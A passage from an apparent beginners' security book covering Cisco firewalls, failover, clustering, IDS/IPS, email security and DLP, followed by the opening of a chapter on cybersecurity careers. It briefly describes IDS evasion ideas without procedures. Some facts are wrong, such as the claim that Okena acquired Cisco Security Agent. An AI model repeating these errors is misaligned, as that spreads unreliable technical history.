That's part of Cisco's strategy, is that they will create a hash of a file, or our firewall would take a file that's being transferred, it would create a hash of it. That hash would be sent to Cisco, not the file initially, and then it'll compare it to see if that hash has been seen by other customers or by Cisco themselves, and if it's Malware, it tells us that's a Malware, and it blocks it.

Usually, it's about 15-20 minutes that it takes for this to happen, which is relatively quick. By the time that happens, we can block this packet in transit. That's Advanced Malware Protection. Lastly, Next-Generation Firewalls can support Identity-Based Access. Identity-Based Access is going to look at who a user is. Then in our access control rules where we would generally write permit TCP from one host to another destination, we can take that a step further and say that we want to permit traffic from the marketing group on the marketing subnet to a specific destination, or vice versa, and deny traffic from the marketing group.

You can also integrate Next-Generation Firewalls with Active Directory. There are a few of different elements that would also be involved. We would have CDA or Cisco Discovery Agent, which is a virtual appliance that runs and communicates using WMI back to Active Directory, and it gets your log in events. Then CDA reports back to your ASA about who is authenticated, so now the ASA can also talk to Active Directory, and query for users and groups. As traffic passes through the firewall, we have the ability now to look

at who is logged in, and have a mapping between their IP address and a log in the event for the user “Jack” in the Marketing group, for example.

We can that Jack is in the Marketing group, so apply an access rule that says permit Jack access over to our server, and I can implement that rule based on the identity of the user. These are only some of the great features that we have in our Next-Gen Firewalls.

Chapter 54 High Availability & Failover

Using a Cisco ASA, we have multiple options for fault tolerance, and to achieve different performance requirements. We have high availability, for example, of active/standby failover, or active/active failover, and we also can configure clustering, not to mention that we can run redundant interfaces. We also support EtherChannel often referenced as PortChannel. Let's First discuss the active/standby failover.

Active/standby failover is when we have two ASAs that are operating in a failover pair. We have ASA1 and ASA2, and both are going to synchronize their configurations with the primary device that is operating in an active mode. When we build our standby configuration, we're going to define one of these devices as being the primary, and the other device as the secondary.

Then the primary should be active, and the second will be standby. The configuration that we have on ASA1 is going to be copied over to ASA2 through something called configuration replication. Then they're going to have an identical setup. None of the traffic is going to pass through the standby device unless there's a failure. If the ASA1 were to fail, then the secondary device would transition to the active state and would now start forwarding traffic for the network.

The configuration matches, therefore you would maintain your access control and the rest of the configurations on ASA2. Well, some of the connections are going to be re-established. For example, if you're doing AAA authentication, you're going to have to re-authenticate connections through the device once the switchover has taken place. So that's active/standby failover. Some devices only support active/standby failover on lower-end devices, but some machines also support active/active failover.

Active/Active failover is a feature that you want to have. Imagine the same scenario as before. You're going to have two ASA devices, and those ASA devices will be operating and forwarding packets at the same time. We have ASA1, and we have ASA2. These devices are going to operate in multiple context mode. In multiple context mode, what we end up with is more than one virtual firewall running at the same time. Imagine that we have context A, and we have that configured on ASA1 and ASA2. Then we have context B, and context B is operating on both ASA1 and ASA2. We have a traffic

flow for context A, and because we're configured for failover, we've got failover replication happening, and the configuration from context A on ASA1 is acting as the primary active device. It copies its configuration over, replicates it to context A on ASA2, which is acting as the secondary device, and it's in standby mode.

At the same time, we've got context B on ASA2 that has a traffic flow through it. It's operating as the primary active device, and it is replicating its configuration over to context B on ASA1, which is acting as the secondary standby device. These would be two different independent firewalls processing traffic differently, but it allows us to do some essential load balancing.

You might imagine that we have a router on either side of a physical ASA, and router1 has context A on ASA1 that provides one route to get across, and then we have ASA2 with context B that provides a secondary route. We can load balance traffic, we can send some traffic through context A on ASA1. In contrast, we send other flows of traffic through ASA2 on context B, and if for some reason ASA1 were to fail, then context A over on ASA2 would then become primary active, or it would become secondary active. Those traffic flows that were being sent up and across, are now going to be sent through ASA2, and it'll take all of the traffic, but it offers us high availability. That's just a brief look at how active/active failover would function.

Chapter 55 Clustering

Another high-availability feature that we want to discuss is known as clustering. Imagine a similar scenario as earlier where we have two ASA devices, but in this case we are going to have 4 ASAs. To be realistic, we could have like 10 or 20 ASAs in a cluster, but let’s discuss if we were to have only 4 ASAs.

These 4 ASAs are going to be connected to a network switch, and this cluster acts as it’s only a single ASA. These ASAs are going to communicate with one another over what's called a CCL or Cluster Control Link, so they'll be able to have synchronized configurations. The links between the network switch and the ASAs can operate as a multi-chassis EtherChannel, which is only one great link that we might choose to configure as a trunk, so it appears that the switch has a high bandwidth connection to a single ASA.

Traffic flows through that ASA, and these devices called ASA1, ASA 2, ASA 3, and ASA4, they will all deal with the flows of traffic, and how ownership is handled, and they'll redirect traffic to the appropriate ASA so that it can handle the stateful traffic inspection.

But, clustering offers me this ability, so if one of the devices in the cluster goes down, then the other devices will still be there, so we have high availability, but we also have some scalability too, because the more prominent links, the more connections per second can be handled. Therefore it’s an advantageous feature on Cisco ASAs.

Chapter 56 Zone-based Firewalls

A Zone-Based Firewall is a concept that we use in Cisco IOS that allows us to group physical and virtual interfaces into a zone, and then apply firewall policy to the traffic that's moving between those zones. This is very beneficial because it makes it easy for us to build in our firewall policies as we add additional interfaces by designating them as a zone. Then our policy will automatically apply to it. It's a modular configuration.

If you think about the Cisco ASA Firewall, it's a purpose-built appliance that's designed for stateful packet inspection, but when we take a router, and we configure its interfaces, and we start passing traffic, there's no state information maintained, even the ASA does it by default, our Cisco routers don't.

Cisco routers used to have a configuration method, or a configuration feature called CBAC. CBAC stands for Context-Based Access Control, and you would configure inspect commands. You would apply those on the interface, either inbound or outbound, and that would cause the router to inspect traffic, which meant that it had to maintain state information for the traffic it was looking at, and that made our Cisco IOS devices stateful.

Well, we don't use CBAC anymore, yet we do see it from time-to-time in the production network, but once we had Zone-Based Policy Firewalls or ZBFWs, introduced, there was no need to do CBAC anymore. We could use a standard configuration method, much like we use for QoS or Quality of Service configuration, class-map, policy-map, or even service policy, and we could apply our firewall policy utilizing that method.

It does provide a stateful packet inspection, and it’s also VRF aware. We use VRFs for isolation, so it's a way to create a virtual router or a virtual route forwarder, which builds its own routing table, and you can link that to interfaces, and isolate your traffic. Zone-Based Firewalls also support URL filtering. The URL filtering is not done the same way that we would do it on the ASA, because we're not talking about integration with a FirePOWER module and using Next-Generation filtering, instead, we're talking about the older method of using filters to take a look at our URLs. Check it against a white list or a blacklist that we've created, or go out externally and look at another type of server that would be doing the URL filtering, and that is

another supported feature of Zone-Based Policy Firewalls.

Likewise, it helps mitigate DOS attacks, and once HTTP inspection came in, many inspections for different protocols, RPC, instant messaging applications such as Yahoo, and MSN Messenger, and several peer-to-peer type protocols could then be filtered. Next, we also have an auth proxy, which gives us the ability to authenticate our users before passing their traffic through the device.

Other features such as stateful failover with our firewalls, IPv6 stateful inspection, support for TCP packets that arrive out of order, and so on. There are more features nowadays, but these are the more important ones that were added since the early days of Zone-Based Firewalls.

Chapter 57 IDS & IPS

IDS, stands for Intrusion Detection Systems, and IPS stands for Intrusion Prevention Systems. To explain the differences between intrusion detection and intrusion prevention, it’s straightforward. Intrusion detection doesn't take action on packets inline. Let's assume that we have a Cisco ASA. That Cisco ASA is going to control access to the network, based on the source IP address and the destination IP address and port numbers.

We do that with an access control list, but an IPS is going to be controlling access, based on the payload inside the packet, and with intrusion prevention, it'll prevent malicious traffic from passing by looking into the payload of the packet, and then determining whether or not that packet should be dropped before we forward it.

That's very different than intrusion detection or IDS. With IDS the way that works is that IDS will generally produce an alert for us whenever it sees offending traffic, something that doesn't match our signature, but it's not responsible for mitigating that threat. In other words, it's typically going to be receiving the packets that it analyzes by some type of a forwarding device.

For example, we might mirror packets over to an IDS, and then the IDS is going to be able to look at them, but by the time the IDS looks at those, those packets already on its way to the destination, so it's an after the fact action. The IDS could help us determine that we need to block packets from here on out, and then it would be able to block subsequent packets, but it's not going to drop the offending packet, because by the time it tries to drop it, it would be too late.

It's an out-of-band type of detection system, so the big difference between the two is that IPS is a prevention device that looks at packets in-line and able to discard them, whereas IDS receives packets that are generally mirrored to the device, and then prevents subsequent packets, but not the initial packet.

To better understand IPS or IDS systems, we should take a look at the history of these devices. About two decades ago in early 2000, Cisco has deployed their first intrusion detection sensors, products that was a dedicated IDS appliance, and as time when by these appliances became capable of handling traffic in-line, and that's when the shift happened from IDS to IPS.

Nowadays, our IPS is a dedicated appliance in most cases, but it can also be

installed as a module on another network device. For example, it can be a module in the ASA, or it could be a module in Cisco routers. Originally two strategies were used in intrusion detection systems. One of those strategies is known as anomaly detection. Anomaly detection simply learns patterns based on what we would consider being regular network activity. For this to happen you need to have a baseline of the network. Until you have a baseline, you don't know what's normal. We let it run, we let it look and watch for some time, and then we define what is being regular network traffic. Then that anomaly detection will just sit there passively, and if it sees something that looks like it deviates from the baseline, then it starts to send us alarms. This is anomalous behavior.

The other type of technology that was used initially, and a type that is still commonly seen is rule-based detection. Rule-based detection is a definition that we call a signature. In this case we define the signature, and say that this is a rule on how traffic should look like, something that we're looking for, that we're going to identify as either being good or bad.

These signatures need to change as the threats change, so we'll use this database of signatures or this database of rules, and it'll use those rules to match against traffic to determine whether something suspicious is going on or not. That's how IDS started, but IPS became very popular, and there were two types of intrusion prevention systems that we would start to see quickly emerging on our networks. Those were either a network-based IPS, and there were several host-based solutions. Network-based solutions are embedded in the infrastructure, and it's just looking at packets as they flow through the network, and it could be comparing them up against the rule database, which are those signatures that we have. With those types of network-based devices, they're not going to be able to see encrypted traffic. They do not have visibility into encrypted traffic strings, and that's because the traffic's already encrypted, and they don't have any knowledge of the encryption keys, so they can't look at it. Nowadays, you instead see encryption proxies, and you'll establish an encrypted session to it, and then it'll establish the encrypted session to your destination.

Everything in the device is clear text, and then it can analyze your data, but traditional network-based IPS doesn't have visibility to that. The host-based IPS that we would see is an agent-based install. This is something that we would put on every single machine. Back in a day, the Cisco Security Agent

or CSA was used by Cisco. It was the Cisco flagship at the time, which was a host-based IPS product for a long time, and that was acquired by a company named Okena.

Okena made the StormWatch and StormFront products, and they would be able to implement agents. They had a management center, so the Okena StormWatch and StormFront, that got rolled into what was called the Cisco Security Agent, and then we had the management center that would be able to manage and help us deploy those agents and configure policies.

The benefit to using those host-based systems is that it can detect intrusions that utilize encrypted communication. Because they see it on the device before the encryption happening, or after it's been decrypted, it gives them more visibility. Therefore these devices are complementary for types of intrusions that don't generate network traffic, or something that would be internal on a machine. They all have their place, but they're not as popular as other network-based intrusion prevention devices would be.

Moving on, there are a few terms that you should be aware of when it comes to intrusion detection and prevention systems. The first term is vulnerability. We already discussed the term vulnerability early on at the beginning of this book. Still, as a refresher, vulnerability is a weakness that a device has that could allow it to be compromised. It is a weakness.

It could be a weakness in software, it could be a weakness in location, it could be a weakness in hardware, but that's what vulnerability is, it's something that compromises the security of the system or even the functionality of the system. That's not to be confused with an exploit. An exploit is what we use to leverage the vulnerability in hopes of compromising the security or the functionality of that device. An exploit might be a RootKit. That might be the tool that we use to leverage a particular vulnerability.

We have a vulnerability and exploit, but there is another term that we need to understand, called threat. A threat is the perceived potential that something can cause you harm. People often talk about threat levels. The government might have different threat levels. As an example, in the US the Homeland Security System is a color-coded terrorism threat advisory scale. If the threat level is low, then there's low risk of attack. If the threat level is elevated, there's a significant risk, and if it is severe, there is severe risk of attack.

We have threats that we perceive to be on a certain level. The higher the level

the more urgent the issue is. Let's imagine that we have a risk that exploits the vulnerability in our Windows web server that we're aware of. We have a threat that exploits a vulnerability in our Windows web server. That could be harmful, and we could consider that to be a different level of danger, and this leads us into the term Risk.

Risk is the likelihood that a particular threat, using a specific attack, is going to exploit a system, or it's going to leverage one of those vulnerabilities. Hence, the level of risk is the threat level. What is the threat level? What is the risk level? Back to our example of having a threat that exploits a vulnerability in our Windows web server, but if you're a Linux web server, then the risk is low that you're going to be vulnerable to that threat.

Yet, if you're a Windows web server, and we're looking at an attack that exploits a vulnerability in Windows web servers, then the risk is much more significant that you are going to be susceptible to the attack. If we were going to relate these together, the concepts of threats, vulnerabilities, risks, and the value of an asset could be linked in that risk equals threat times the vulnerability times the value of the asset. This is useful when we're trying to prioritize things to the business.

In this case, patching Windows servers is more important to us because we need to focus our efforts on handling the highest risks first. Once we start looking at our real environments, and we have these security controls such as our IPS that are trying to determine if something is important to us, well, sometimes even legitimate activity that we see could be marked as malicious by the IPS. Maybe something is malicious, and it's not marked as malicious by the IPS, and there's a reason for that.

The reason for that could be because all security controlled decisions can be classified as either being a true positive, which means that the IPS acted. After all, it saw something malicious, and it did exactly what it was supposed to do, so it was a true positive, or it could be considered a true negative. The IPS doesn’t do anything because there was no malicious activity, so that's normal. Those are two ways that the security controlled decision could be classified, but then we can get into the two that are not very desirable, and they just end up being a consequence of how our IPS devices function.

We have a false positive, which means that our IPS did something. It took an action or it alerted me even if the activity was not malicious. Usually,, this is

because we have controls that are too restrictive, so they're not permitting the legitimate traffic. Or, it could be because we have reactive controls, and the description of what is an attack is just too broad, so everything looks like an attack, even if it's not.

The other type of signature that we have is called false negative. A false negative is perhaps the worst case. The IPS didn't do anything even if there was something malicious, and that is generally because the proactive controls are undisturbed. We permit more than we should, or the reactive controls are too specific, and nothing matches. Because of this, even if we might be able to figure out the risk by looking at the threat and the vulnerability and the value of the asset, and we are be able to match up against the signatures that we're looking at, the decisions that the device makes could fall into one of four categories.

If it falls into the false area, false positive or false negative, then we've got some tuning to do with our devices, and we're going to probably spend a lot of time working on getting these devices acting normal, which means true positive and true negative versus acting incorrectly with false positives and false negatives, so we want to avoid those errors, and it's all part of the tuning of our security devices.

One of the differences between an IDS and an IPS is how they can respond or how they can take action when something is seen. For example, an IDS is passive in its response because it can't do anything to real-time traffic because of the way that it's implemented. It's not necessarily in line with the traffic. It sees a copy of the traffic rather than the actual traffic. Passive actions would include sending an alert, or monitoring a flow of traffic. When we send an alert, this essentially means that we're logging a message. We want to do this when we see something malicious. We want to log when malicious traffic is recognized, and then we want to store this in a database that we can review, and we don't want this traffic to be overwritten.

Often, we'll send these to event viewers that we're going to be monitoring, and this could be happening in real-time, up on large screens in our network operation center, or we could be storing it and have a set time, that we want to go in there. If you're in a large organization, you're going to be doing something like SIEM or Security Information Event Management, and you'll be using products such as Splunk. An alert is going to be stored in those types

of devices.

It's going to be visible for us, so that we can view it, and we can figure out what's going on. Often you'll hear alerts called alarms. They're the same thing. It's a generation of a message when we detected something that was perhaps malicious. That other option is to monitor. When we monitor, that means that we are taking our resources and concentrating them on traffic that's associated with a specific set of hosts.

For example, communication between point A and point B, and as we monitor communication between point A and point B, we are likely going to be capturing that traffic, and this might be raw packet captures that we can open up in Wireshark, and analyze later on. The monitor is more involved than just sending an alert. Our active actions, or responses that we would only see with an IPS device, is a drop.

When we drop packets, it’s because the packet looks bad to us, so it will not being forwarded, and it will be discarded. That prevents packet from reaching the destination. Another option that we could do is send a reset. When I do a drop, the source and the target don't know about anything that happened. They just know that the packet wasn't received, so they may request it again at a higher layer, using TCP. But, when I use a reset if I see some suspicious payload, and my action is set to do a reset.

If this is a TCP connection, then my sensor can inject a TCP reset, and it'll send that in both directions to the source and the destination, resetting the TCP connection, which substantially drops it, clears up all the resources on the host, and the destination device is not waiting for the packet anymore. We can also do a “block”, and this is something that works with TCP, UDP, and ICMP as well.

We are going to block a specific session, and it tracks the source and destination, or just the source that should be blocked, and then if we wanted to, we can clear that block. Either way, we can block a session or we can block a host. Keep in mind that if we block a host, we're blocking all traffic for that particular host, so when we select our actions in IPS, we need to tell it whether it's a block session or a blocked host.

Then finally, we have an option for “shun”. Not all IPS systems are going to have the ability to do this, but “shun” tells my sensor that’s integrated with an ASA, and it can talk to an ASA, it can connect to an ASA, it can SSH into an

ASA, and it can issue a “shun” command for a particular host who should be blocked.

This way, the ASA could be on the other side of the network at the perimeter, and that “shun” could occur somewhere other than where the IPS is located, so this is beneficial for pushing out a “shun” to various parts of the network. We could have that temporary or manually removed. Generally, the SIEM can control the “shun” functionality, but it's just a way to do a block, and it's a way that we do a block remotely. These are some of the terms and the actions that you'll need to be familiar with when it comes to IDS and IPS technologies.

There are a few evasion techniques I just want to mention. Attackers are smart, and they use various evasion techniques. One of those is called a packet fragmentation technique where all you're going to do is use fragmentation to try to bypass or trick the sensor into thinking that your traffic is not bad. One way to do it is to change the fragment offset values, so when the packet is reassembled, it's reassembled differently than it usually would.

Once you think about it, we have a device, such as a router, and it decides that a packet's too big, so it splits it up into little fragments, and each fragment has an IP header that looks the same, but the flag inside and the offset values are going to be different. The flag bits and the offset values are what the host at the end is going to look at, and then reassemble the string.

The device will going to look at the first packet and it's offset, so, for example, a fragment offset value is 0, and it knows that it’s the very first packet, and then there's a flag, and that flag determines whether there are more fragments or not. If I receive a string of packets, and the more fragment bit is turned off, then I know that's the last fragment in the string.

If I'm the end host, all I have to do is to use the fragment offset values to rebuild that packet. Primarily what happens with a packet fragmentation evasion technique is that the attacker hides their data in a string of fragments, and you can use applications such as Fragroute to do this. You can craft it yourself, and it makes it an easy way to sneak traffic back if your network's not watching for this type of fragments.

Another attack is an injection attack. In the case of an injection attack, the attacker is going to put certain strings in the attack code, so that you can't tell

that it's an attack code. If we look at the overall attack code, we have to pull those strings that don't belong there to see that it's an attack. I can fragment the packet, and then I can inject the traffic, and one of the evasion techniques that we have to help us with this is called “string reassembly”.

Our sensors are typically able to do this. Then there are the alternate string expressions evasion techniques, and that's where you're using different types of strings of traffic that are different encodings but might mean the same thing. Perhaps if we don't look for a kind of encoding, and we allow them to sneak traffic through, using that type of encoding, well now they're in the network, and we're in trouble. As I mentioned earlier, there are many evasion techniques, but both IPS and IDS devices are helpful devices even if you let them run with their default configurations.

Chapter 58 Security Intelligence Blacklisting

Before any attack happens, we can receive some information from Cisco that's based on their latest reputation intelligence. Cisco provides us this intelligence feed, and based on the information in that feed, and we can configure a global blacklist. We can work with that global blacklist, and we can import third party information, but this is our very first line of defense. This is what we would be doing before an attack happens. We would be retrieving the information from Cisco, and we would be implementing a default rule set that is going to blacklist those who have a poor reputation. Blacklisting is an important aspect, but blacklisting is not the only line of defense that we have beforehand. We also have what's known as AMP or Advanced Malware Protection. With Advanced Malware Protection, we can protect the endpoint, and we can also protect the network, so we have two components, endpoint, and network. The endpoint product, Cisco AMP for endpoints has a connector that you install on an endpoint. Then it uses a cloud-based service that takes the malware detection, and offloads that burden out to Cisco to the cloud-based service, and that way it helps us to manage malware, quarantine it, and to protect various endpoints. We also have what's known as AMP for Networks. This uses our FirePOWER based appliances, and this will help us to detect malware that's in transit, so we can look at the network connections we identified in transit. It also talks to the cloud, and it gets very current information that comes back with something called a file disposition. The file disposition comes back and gives us information on whether this is known malware or not. Then with the network-based AMP, our system will inspect the network traffic, and it looks for several different types of files, and then it can store detected files, and do folder analysis. We can submit that traffic up to our Cisco Collective Security Intelligence Cloud, and then it'll do a lookup based on a hash value, or it can do a more detailed look by running this in a sandbox. This is something that was using the Advanced Malware Protection capability so that we can identify traffic ahead of time, and this helps to protect us before the attack.

Chapter 59 Email Security

We all know that email is a critical tool in a business environment. Whether

we use it for business communication or personal communication. It's just the way that people talk, and even if we've got all these social networks that are available now in different messaging apps, people still revert back to email as their default form of messaging and communication. Knowing that, and how many users are accessing email daily, it exposes us to several threats.

What kind of threats are we talking about? Well, we all know about spam. Spam's bad because it is a time-waster. First, we start getting unsolicited emails. You open your mailbox, and you have all this junk mail in there, and that's what spam is. But today's threats are even worse. We've got spam that contains viruses and malware.

Often that can be used to get you to click on something, so it comes in the form of a spam message. It wants you to open up a file, maybe it says that your shipping request didn't work, and they sent you a transcript, and you need to open this zip file to read it, and you do, and all of a sudden you're now hit with malware.

It can also include fraud and impersonation. Somebody can impersonate someone else. It's not something that should be taken lightly, and it's easy to impersonate emails. You can send an email that's got a formatted HTML page. We have these links that look like they're real, but they're not. They'll try to get you to enter password credentials to your bank or reset a password, and all of a sudden, you've got your identity stolen or your login information for your bank stolen.

It could also be impersonating someone that you think you know telling you that they're in trouble, and they need you to Western Union them some money. I've seen those emails come across, so there are all kinds of bad emails that come across, so we need a protection mechanism for email that's more than just a junk mail filter.We need something more than just filtering that email. We need something that's looking at it, and determining if the content is malicious, even though it might look like it's coming from a legitimate source, so that's where the ESA or the Email Security Appliance is coming in. In general, the first and last server where we see an email coming in, or going out from, or to the internet, it's going to be the email server. We see the path out of our network towards the internet, and it's going to be filtering spam and viruses, and malware, and protecting against all of those different types of threats. How does it do this? Well, let's just attack spam

first of all. There are two options that we can use to filter spam email messages.

We have reputation-based filtering and we have context-based filtering. Beginning with reputation-based filters, essentially, what we need to do is figure out if a server is known for sending spam. That's a little bit too big of a task for us to be able to do, but not with Cisco's help. With Cisco's help, we can use what's known as “Sender Base”.

Sender Base is the largest repository for security data, and it's got all kinds of information there, such as sources of spam, botnets or malicious hosts. We can download this data from Cisco's Sender Base, and then we're going to use that, as our first line of defense.

Email's going to come in, and we're going to look at the source IP address of the email server. We want to know which email server sent it, and we're going to compare that against the Sender Base data, to figure out if the sender is known for sending spam. The data that's in Sender Base has a score that's attached to it. It's a composite score, and the values are from -10 to +10.

There are some default actions that we can take. We can modify these, but here's how it works. Any traffic that comes in that is between +10 to a -1, and we're going to accept it. If they have a good reputation score; go ahead and accept those emails. If mail comes in that is between -1 to -3 we are going to accept it, and we're going to throttle any emails that are coming from that same server.

If they are trying to send us a whole bunch of spam messages, they're going to be throttled because they're questionable in their score. Finally, if they're reputation is anywhere between -3 to -10 that's the low end of the scale, well then we're just going to block those data, and we're going to drop those emails and they're not going to get those emails past us. That's reputation-based filtering, and it does require that we have Sender Base in use, and we're able to talk to Cisco and get that data.

The other option that we have is called context-based filtering. Context-based filtering uses information that it obtains from inspecting the entire message. It's going to look at the attachment, it's going to look at the identity of the sender, it's going to look at the content, it's going to look at any URLs that are in the message, any formatting of the email, and it's going to use all of this information. It's going to run it through some algorithms, and determine

whether or not this is a spam or not, and the idea is that we don't want to block anything that's legitimate traffic.

Legitimate emails should not be blocked, so we should use reputation-based filtering as that’s the first line of defense where there's not a lot of processing done on our part. We're just comparing to a list that Cisco's already made for us, and they've got that largest repository of data at Sender Base, so we can trust that data, versus context-based, which is more like a second line of defense, and that's how we should filter spam.

What about viruses and malware? Well, in terms of viruses and malware, the ESA uses a simple multi-layer approach. First of all, it uses the first layer of defense, called outbreak filters. What's that? Well, an outbreak filter is, something that is downloaded from Cisco's Sender Base. This is a list of known bad mail servers, and they get generated by looking at global traffic patterns.

Everything that Cisco can see, and they look for anomalies that are associated with an outbreak, and if there is an outbreak, we get this data quickly, and we can filter based on it. The second layer of defense is an antivirus signature, and primarily, we scan quarantined emails, making sure that they don't have any viruses, and then we go from there. This is considering inbound email. What about outbound email? Well, ESA does scan outbound email as well, and that's designed also to provide us with outbreak protection, antivirus protection, making sure that nothing wrong is being sent out of our network.

Chapter 60 Data Loss Prevention

When it comes to Data Loss Prevention, we're talking about making sure that personal data doesn't leave our organization. These data include people's identification, credit card information, social security numbers, intellectual property, or any data that makes money to an organization. These are all things that we want to prevent from getting out, and Cisco ESA does support Data Loss Prevention. It's got a feature in a software that does this, and Cisco partners with RSA, who also has a DLP solution already doing this.

In this partnership, they can provide integrated DLP right on the ESA, and this is a licensed feature, so it doesn't just come automatically, but if you wanted to prevent data loss, we can go ahead and add it as an extra feature. Then there is another feature of our Email Security Appliance called Advanced Malware Protection or AMP.

AMP has three aspects. It's got file reputation, file sandboxing, and retrospective file analysis that can all be used to identify and stop threats. As far as file reputation goes, every time we see a file come through, we grab a fingerprint of that, which is a hash. That hash is then sent to Cisco's cloud-based intelligence network, and it comes back with a verdict. Is it reputable or not? Is it good or bad?

If it's something that Cisco doesn’t know whether it's good or bad, then we can analyze that file by putting it in a sandbox, running it in a secure location. Then the disposition will come back from that sandboxing, which will be then fed back into the file reputation database, and then everybody gets updated on that information. Then we also have file retrospection, which is all about going back and looking at traffic that is something that we don't know right now, but it might be later deemed to be a threat.

The reason that this capability is provided is that malware's gotten very sophisticated. Different techniques can be used, such as obfuscation, sleep timers, polymorphism, and the idea is that they don't execute themselves until they've been in your network for a while. They sit there and they hide, and then after a while, they start executing themselves. The retrospective file analysis is something that solves that problem of files passing through, and then, later on, prove to be malicious, so we can go back and mark them as malicious, and then we can see where they came in. These are just some of

the features of the ESA. We already discussed SPAM filtering, virus and malware filtering, DLP, and AMP.

There are several benefits that we gain from using an ESA. We're able to protect against the entire attack range, and we can control email, we can prevent data loss, we can do rate limiting. We have excellent monitoring capability, and the ASA also supports high availability. With that said, let's talk about the message flow of a standard email message.

Imagine that we have a user sitting out on the internet and that user wants to send us an email, so he forwards that email over to his email server, and that mail server is going to do a DNS lookup, and try to find out the information for the destination email address on the address that we have sent it to.

He comes back with a response, and he says, it's this email server. That email is routed through the internet, and sent to wherever that destination record sends it. On our inside as that message comes in, it comes in through our ASA. From the ASA, it goes over to the DMZ where our ESA sits. The ESA then filters that traffic, and forwards it in to our internal mail server, and then our internal mail server delivers that to the email application, such as Microsoft Outlook.

That's the whole process, but what about in the reverse direction? Well, in the reverse direction we have an mail client who forwards traffic to the mail server internally. That mail server then forwards it to the ESA. The ESA then filters, and once it's filtered, it does a DNS lookup trying to find the owner of that record.

After it finds the owner of that record, it forwards it back through our ASA out to the internet, and then to that destination mail server. That destination mail server then can deliver it to the client on the remote end, and that's our standard mail flow. The one catch here is that when the ESA filters that traffic it could be to the point where it denies that mail from being sent, based on our DLP policies, but that is our outbound message flow.

Data security enforcement is designed to give us visibility into areas where data might be transferred out of my network, such as FTP, so this would give us visibility to look at outbound FTP traffic, as well as HTTP and HTTPS traffic. We can use this to prevent the sending of certain files by email or uploading them to external servers. There is some native FTP protection that gives us total visibility into FTP, and it can help enforce our acceptable use

policy, enforce our data security policies, and also can help prevent malware. There is something called the Dynamic Vectoring and Streaming engine or DVS, and that looks for downloaded content, so it'll help us to scan content and prevent for malware and spyware and that's part of the data security enforcement capabilities.

The last feature that I want to highlight is the management and reporting capability. We can look at the information on various threats, and we can generate anti-malware reports, web reputation reports or websites reports that we can look at. This is also to give us visibility into all of these different areas so we can get a complete picture of what's going on in the network in terms of malware defense, data security or acceptable use policy, and how it's being handled.

It also does support SNMP, and it has an alert engine that's built into it that will let us know if there's any hardware problem, if there's any security issue, performance problem or availability problem. There is an integration with LDAP, as well as Active Directory if we wanted to do some authentication, and we can tie that into our access control policy, so that falls under the management realm, and there are some extensive logging that will help us keep track of what's going on.

It also supports some of the standard log formats such as Apache or Squid, and we can also do some custom formats if we wanted to. You can turn individual logs on or off, you can set them to roll over when they've hit a specific size, and it’s flexible in its deployment, so it’s the product that you should have if you've got a lot of web traffic that you're concerned about.

BOOK 4

CYBERSECURITY FOR BEGINNERS

HOW TO GET INTO CYBERSECURITY WITHOUT TECHNICAL BACKGROUND

BY

HUGO HOFFMAN

Chapter 1 Pros and Cons of Cybersecurity Jobs

A good place to start is to look at an average survey where we reached out to a number of Cybersecurity professionals and ask them what they did and didn't like about their jobs.

Assembled all that information together and started to find some very similar things between those answers. Once you review those you can quickly understand the pros and cons are of majority of cybersecurity jobs out there.

Let's begin with the pros, the positives that many of the Cybersecurity professionals said about their jobs. The first very common thing that they all really like about the jobs is that they all have very good salaries.

Most of them easily making six-figure salaries, in fact in same cases are almost pushing the $200K. There are certainly professionals they've been in the field for a while but they really appreciate the salaries that they're able to earn.

They felt very confident about the professionalism of the job and the fact that the salaries that they were earning could help them support their family without too much trouble.

The second thing that Cybersecurity professionals like about their jobs was the demand that they have for their skill set. Many of them have been solicited through LinkedIn.

For example employers that Cybersecurity professionals have never applied to, are looking to bring them on board, and they all had that in common too because of their skill set in IT security, and because of the demand in Cybersecurity.

This makes them very confident, because for example if they lost their job, they could go find another job very quickly and make similar or even better money.

Just remember that this is the second Pro that’s been identified that there is a major demand in Cybersecurity for the work that they do, which makes them extremely confident that they are in the right profession.

The third most common Pro that the survey identified about their jobs is the fact that they find a work to be very interesting. They find the work to be

interesting in the sense that there's always something to learn, and there is always something new happening.

Cybersecurity is in the front of a lot of news releases and they all like being in this kind of environment, in a job that they feel it’s always very exciting.

There are many feedback where it was found that if they were talking to someone about what they did, people were always very interested in the kind of security work that they did.

Therefore they really enjoyed the job itself, as they always seem to enjoy the kind of work that they are doing in Cybersecurity. The next Pro that amongst Cybersecurity professionals are most common is that they really like the flexibility that's comes with the job.

Most Cybersecurity professionals feel that they could and they do work from home. They could work while they're on vacation or in other words go on vacation and not have to clock in 9 to 5, but still get the job done.

They feel that they could work from anywhere in the world in a lot of cases, because most of the work in Cybersecurity doesn’t has to be done on site.

Most work can be done from anywhere as long as they have an internet connection and their laptop. Most of them see this as a benefit because they could go and visit other family members for example or go do something during the day that most people would typically be at the office for.

Instead, they could do something during the day and then get some work done in the evening or get a little bit of work done over the weekend when they have some downtime.

Thus Cybersecurity professionals like the flexibility and the fact that the job doesn’t require them to be on-site all the time, but that was not for all the jobs yet several of them has an opportunity to work from home and this did come back as a positive thing that they like about their jobs.

Moving on, let’s look at the cons or the negatives that Cybersecurity professionals don’t really like about their jobs. First of all, several of them explained that the learning environment in Cybersecurity is a Learning treadmill.

They know it will never stop. They're constantly on a treadmill of learning where they will have to always be up to speed and up-to-date on different

technologies and different attacks that are occurring.

They feel that is a challenge as they get older and it might be difficult to keep up with the younger professionals coming into the field. They feel that it's just exhausting in some cases.

Constantly learning all the time that’s being looked at a challenge but this also applies to other fields such as for doctor or lawyers, that they always have to keep up to speed with their industry, in particular the Cybersecurity industry.

The Cybersecurity industry indeed moves very quickly and in certain areas of it seemed to move a little more quicker than others. Penetration testers for example they seem to talk about the fact that they had to constantly learn all the time.

Same applies to Cybersecurity Analysts or Consultants who are more like on the helpdesk side or the system support side or might be doing some network administration.

Those are not necessarily move quite as fast you start to stay up to speed but the learning treadmill so those aren’t that bad but in some cases in Cybersecurity, the learning treadmill is really a challenge and some professionals while they enjoy learning, see the treadmill as a con.

The second most common con what Cybersecurity professionals seeing about their jobs was the fact that some things in Cybersecurity are not all that splendid.

Some things in Cybersecurity are just very repetitive and boring in some cases. Things like checking system logs for some sort of an error or just doing patch updates across the board or writing reports.

Not everything in Cybersecurity is always exciting all the time so some things that they have in everybody's job, they found to be a little bit tedious repetitive or boring and they pointed that out and that's a con.

